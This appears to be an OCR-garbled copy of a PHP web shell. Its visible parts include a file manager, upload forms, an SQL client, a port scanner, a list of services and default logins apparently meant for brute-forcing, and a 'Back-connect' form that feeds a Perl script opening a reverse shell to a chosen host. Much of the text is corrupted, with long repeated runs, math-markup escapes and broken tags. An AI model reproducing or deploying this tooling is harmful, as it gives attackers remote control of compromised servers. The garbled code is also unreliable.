if($i1[3]==0 & &$i2[3]==0) \\ return 1; if($i1[3]==0 & &$i2[3]==0) \\ return 1; if($i1[3]==0 & &$i2[3]==0) \\ return 1; if($i1[3]==0 & &$i2[3]==0 \\ return 1; if($i1[3]==0 & &$i2[3]==0 \\ return 1; if($i1[3]==0 & & $i2[3]==0 \\$ $gs(\$p, \&\$n, \&\$a)\{if(substr(\$p, -1) !==DIRECTORY_SEPARATOR; if(!empty(\$_POST[`fsr'])=1 \&\& @is_readable(\$v)) || (\$_POST[`fsr']=2 \&\& @is_writable(\$v)) || (\$_POST[`fsr']|=1 \&\& @is_readable(\$v)) || (\$_POST[`fsr']|=1 \&\& @is_readable(\$v)) || (\$_POST[`fsr']|=1 \&\& @is_writable(\$v)) || (\$_$ $dir(\$v)) \{ \$m = basename(\$v); if(\$m! = `.` \&\& \$m! = `..` \% a[] = array(\$v, \$v, ``, 1); \} elseif(\$ = @fopen(\$v, `rb')) \{ if(\$rempty(\$_POST[`fss'])) \{ if(\$rempty($ $GLOB_ONLYDIR)) \ for each (\$t \ as \$v) \ gs(\$v,\$n,\$a); \} \\ s=array(); if (isset(\$_POST['fs'])) \{ f'(@is_eit(\$_POST['fs'])) \{ f'(@is_eit(\$_PO$ type="hidden"
name="fe"/>width="20px">width="20px">width="20px">width="20px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">width="30px">wid width = "55px" > Perms Actions Actions Actions $align="center">', isset(\$_POST[`fs'])?@date(`Y-m-d~H:i:s',\$s[9]), ` (\$t=@posix_getpwuid(\$s[4]))ech0~\$t[`name']; \\ else if(!empty(\$ui[\$s[4]])ech0~\$t[`name']; \\ else if(!empty(\$ui[\$s[4]]))ech0~\$t[`name']; \\ else if(!empty(\$ui[\$s[4]]))ech0~\$t[`name$ @is_writable(\$v[0])?'color:green':(@is_readable(\$v[0])?''color:green':(@is_readable(\$v[0])?'':'color:red'), '''>', substr(sprintf('%o', @fileperms(\$v[0])), -5),'align="center">';if(!\$i)ech0 '<button type="submit" name="fd" onclick="sv(this,'.\$n.')">Move</button> <button type="submit" name="fd" onclick="sv(this,'.\$n.')">Move</button> <button type="submit" name="fd" onclick="sv(this,'.\$n.')">Del</button> <button type="submit" name="fd" onclick="submit" name=" colspan="<?php ech0 isset(\$_POST['fs'])?3:4;?>" align="right"><?php if(!isset(\$_POST['fs'])?3:4;?>" align="right"><?php if value="Paste"/>':";?'>~/th>~/tr>~/tp>="text" name="frg" value="cform cinqut type="text" name="text" n name="fe" value=">"/>/form>//fieldset><?php if(@is_writable(\$_SESSION['CP'])){?><fieldset style="float:left; width:480px; text-align:center"><form action="i" method="post">Create < select name="it"></pri>//ii-dir=/option>//select>: <input type="iext" name="fn" value="<?php ech0 htmlspecialchars(\$_SESSION['CP']);?>" style="width:335px"/> <input type="file" name="fe" value="%gt;"/></form></fieldset><fieldset style="float:right; width:480px; text-align:center; clear:bottom"><form action="multiple" name="fe"]" size="55" multiple="multiple" style="multiple" style="width:410px"/> <input type="file" name="fe" value="width:410px"/> <input type="file" name="fe" value="width:410px"/> <input type="file" name="fe" value="width:410px"/> <input type="file" name="fe" value="width:410px"/> <input type="file" name="file" POST['st']) POST['st']) POST['st']; POST['st']) POST['st']; POST['st'];value="'.\$k, '":if(\$c['tr']==\$k)ech0 'selected="selected"':ech0 '>.\$v, ' </pri>" value="<?php ech0 htmlspecialchars(\$c['ha']);?>" style="width:45px"/> User: <input type="text" name="sc[ha]" value="<?php ech0 \text{ final} because in type="text" name="sc[ha]" value="<php ech0 \text{ final} because in type="text" name="sc[ha]" value="cphp ech0 \text{ final} because in type="text" name="text" htmlspecialchars(\$c('un'));?>" style="width:130px"/> Password : <input type="text" name="sc(upl" value="<?php ech0 htmlspecialchars(\$c('ub'));?>" style="width:130px"/> PB : <input type="text" name="sc(ubl" value="<?php ech0 htmlspecialchars(\$c('ub'));?>" style="width:130px"/> pb : <input type="text" name="sc(ubl" value="cext" name="sc(ubl" name= s=-w sc(s=-w); if(s=-x); if(s=-x) $if(\$s-s-ld())\{\$i=0; \text{while}(\$v=\$s-sfv(\$i++))\text{ech0} `<\text{tr}><\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{tr}>\text{$ s=1.5 (fir) with s=1.5 (fir $td>>(pOST[`sq'])) = "submit" name="st" value="", v, ''|><div>', v|="submit" name="st" value="', v, ''|><div>', v|="sp']) :1; q="s->ql(sc[`th'], sc[`tn'], sp']) :1; q="s->ql(sc[`th']), sc['sr']); lesset(s_POST[`sq']), sc['tn']=", v|="submit" name="st" value="\text{Name}="st" value="\t$ \$q="';?><div style="float:right; width:755px; margin-right:3px;"><fieldset><?php if(!empty(\$q)){if(\$s->q(\$q)){ech0 '<div style="overflow-x:auto; margin:3px;"><table class="listr" >',\$i=0; while(\$v=\$s->fn(\$i++))ech0 '',\$i=0; while(\$v=\$s->fn(\$i++))ech0 '',\$i=0; while(\$v=\$s->fn(\$i++))ech0 '',\$i=0; while(\$v=\$s->fn(\$i++))ech0 '',\$i=0; while(\$v=\$s->fn(\$i=0; tr)'])/\$i=(it),\$i=0; while(\$v=\$s->fn(\$i=0; tr)']/\$i=(it),\$i=0; while(\$v=\$s->fn(\$i=0; tr)']/\$i=(it),\$i=0; while(\$v=\$s->fn(\$i=0; tr)']/\$i=(it),\$i=0; while(\$v=\$s->fn(\$i=0; tr)']/\$i=(it),\$i=0; while(\$v=\$s->fn(\$i=0;
tr)']/\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i=(it),\$i method="post"><input type="hidden" name="sp" value="1"/><?php if(\$p>2)ech0 '<button type="submit" name="sp" value="1"/><?php if(\$p>2)ech0 '<button type="submit" name="sp" value="1"/></php if(\$p>2)ech0 '<button type="submit" name="sp" value="1"/> method="post"><input type="hidden" name="se"/><?php if(p<1-1)ech0 '<button type="submit" name="sp" value="',ppp if(p<1-1)ech0 '<button type="submit" name="sp" value="submit" name="sp" value="submit" name="sp" value="submit" name="sp" value="submit $````; if(s['sl']==sv)ech0 `selected="selected"); ech0 `>',sv, '<option>';} else sm(s->e(), `e');} else sm(s->e()$ $\{p^{p}=empty(p^{p})^{p'}\}$ value=""empty(p^{p'})^{0.\$}_POST['pf'])^{0.\$}_POST['pf']^{p'}], at $p^{p}=empty(p^{p})^{p}$ value=""empty(p^{p})^{p'}]^{0.\$}_POST['pb'])^{0.\$}_POST['pb'])^{0.\$}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb']^{0.5}_POST['pb' type="submit" name="nt" value="bp"/>></button></form></fireldset> <fieldset><legend>Back-connect</legend>Eyph ech0 empty(\$_POST['hbc'])?\$_SERVER['REMOTE_ADDR']:\$_POST['hbc'];?>" style="width:102px"/> : <input type="text" name="pbc" value="<?php ech0 empty(\$_POST['hbc'])?\$_SERVER['REMOTE_ADDR']:\$_POST['hbc'];?>" style="width:102px"/> : <input type="text" name="pbc" value="<?php ech0 empty(\$_POST['hbc'])?\$_SERVER['REMOTE_ADDR']:\$_POST['hbc'];?>" style="width:102px"/> : <input type="text" name="pbc" value="<?php ech0 empty(\$_POST['hbc'])?\$_SERVER['hbc'];?>" style="width:102px"/> : <input type="text" name="pbc" value="text" name="pbc" value="text" name="text" POST['pbc'])?'8888':\$_POST['pbc'];'>'' style="width:41px"/> <button type="submit" name="nt" value="bc">></button></freeldset><ferend>>f(function_exists('socket_create')){{?}} < fieldset><ferend>>f(function_exists('socket_create')){{?}} < fieldset>>f(function_exists('socket_ $name="hs" value="<?php ech0 empty(\$_POST['hs'])?'localhost'.\$_POST['hs'])?'localhost'.\$_POST['hs'])?'localhost'.\$_POST['hs'])?'localhost'.\$_POST['hs']?'>"style="text" name="pf" size="5" value="<?php ech0 $pf;?>"/> - <input type="text" name="pf" size="5" value="<?php ech0 $pf;?>"/> - <input type="text" name="pf" size="5" value="<?php ech0 $pf;?>"/> - <input type="text" name="pf" size="5" value="choose | choose |$ STREAM,\$tcp) or die print "\$1\\$e\\$!\\$1"; print "\r\n\\$h\r\n\r\n"; y; fff=\close\\$1.\\$!2.\\$POST['pb'].', INADDR_ANY'.\\$13.'print "\r\n\\$Net socket options..."; \$\sigma("\underline")."); print "\r\n\\$Net socket options..."; \$\sigma("\underline")."\\$1\\$!2.\\$POST['pb'].', INADDR_ANY'.\\$13.'print "\r\n\\$Net socket options..."; setsockopt(SOCKET, SOL_SOCKET, SOL_SOCKET, SO_REUSEADDR, 1) or die print "\$|\$e\$!\$1"; print "\r\n> Accept (CONN,SOCKET) or die print "\$|\$e\$!\$1"; print "\r\n> Listen (SOCKET, 5) or die print "\r\n> Listen (SOCKET, 5) or die print "\r\n> Accept connection..."; print "\r\n> Accept connection...."; print "\r\n> Accept connection...."; print "\r\n> Accept co OK! N'm accept connection.\$1";if(!(\$pid=fork)){if(!defined \$pid){exit(0);}open(STDIN, "<&CONN");open(STDIN, "<&CONN");open(STDIN, "<&CONN");open(STDIN, "<&CONN");open(STDIN, "<&CONN");open(STDIN, "<&CONN");open(STDIN, "< Convert host address...", sinet=inet_aton(".'.\$_POST['hbc'].") or die print "\$|se\$!\$|"; print "\n> Connect to '.\$_POST['hbc'].") or die print "\$|se\$!\$|"; print "\n> Connect to '.\$_POST['hbc'].") or die print "\$|se\$!\$|"; print "\n> Connect to '.\$_POST['hbc'].") ">&SOCKET"); '.\$|4);ech0 '<div class="xmp">'; se('perl '.\$tfn.' 2>&1 &');@unlink(\$tfn);ech0 '</div>';}elseif(\$ POST['nt']=='ps'){@session write close();\$hi=gethostbyname(\$ POST['hs']);ech0 '</div>';}elseif(\$ POST['hs']);\$pf=\$sv=\$sw=array();\$scn=(\$pf+\$sc>\$pl);\$pf=\$sv=\$sw=array();\$scn=(\$pf+\$sc>\$pl);\$pf=\$sc] $for(\$p=\$pf;\$p<=(\$pf+\$scn);\$p++)\{\$sh=@socket_set_option(\$sh,\$oL_SOCKET,\$O_RCVTIMEO, array(`sec'=>2, `usec'=>0));@socket_set_option(\$sh),\$p;@socket_set_option(\$sh,\$oL_SOCKET,\$O_RCVTIMEO, array(`sec'=>2, `usec'=>0));@socket_set_option(\$sh,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_SOCKET,\$oL_$ e[]=\$sh;\$ss[\$sh]=\$p;}if(@socket_select(\$sr,\$sw,\$se, 2)){foreach(\$sw as \$sn=>\$sh)if(!empty(\$ss[\$sh])){a=@socket_read(\$sh, 255);@socket_shutdown(\$sh, 2);@socket_shutdown(\$sh, 2);@socket_shutdown(\$sh $td>',nl2br(htmlspecialchars(\$a)),'',respective (ssr[$sn],$ssr[$sh]);} ech0 ''; else (?><div class="xmp"></div><?php}
?!></center></div>',respective (ssr[$sn],$ssr[$sh]);} ech0 ''; else (?><div class="xmp"></div><?php} ?!></center></div>',respective (ssr[$sn],$ssr[$sh]);} ech0 ''; else (?><div class="xmp"></div>'; else (?><div class="xmp"></div>'''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''</tabl$ 'ha'=>'localhost', 'hp'=>22, 'ps'=>array('sfn', 'SSH'));\$f=array('ha'=>'localhost', 'hp'=>21, 'ps'=>array('ftp', 'FTP'));\$m=array('ha'=>'localhost', 'hp'=>3306, 'ps'=>array('mysql', 'MYSQL', 'hp'=>1433, 'ps'=>array('mssql', 'MSSQL', 'MsSQL', 'msSQL', 'msSQL', 'msSQL', 'msSQL', 'postgresQl', 'postgresQl', 'postgreSQL', 'postgreSQL', 'postgresQl', 'postgres', 'POSTGRESQL', 'postgresQl', 'postgresQl', 'postgresQl', 'postgresQl', 'postgresQl', 'postgresQl', 'postgresQl', 'postgres', 'postgres', 'postgresQl', 'postgresQl', 'postgresQl', 'postgres', 'postgres', 'postgres', 'postgresQl', 'postgres', 'postgresQl', 'postgres', 'postgresQl', 'postgres', 'postgresQl', 'postgres', 'postgresQl', 'postgres', 'postgresQl', 'postgresQl', 'postgresQl', 'postgres', 'postgresQl', 'postgresQl', 'postgresQl', 'postgresQl', 'postgresQl', 'postgres', 'postgresQl', 'postgresQl $\label{eq:continuous} $$\operatorname{SL', 'db', 'DB', 'database', 'DATABASE')}$ (\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost"}(\text{"spost}(\text{"spost"}(\text{"spost"}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\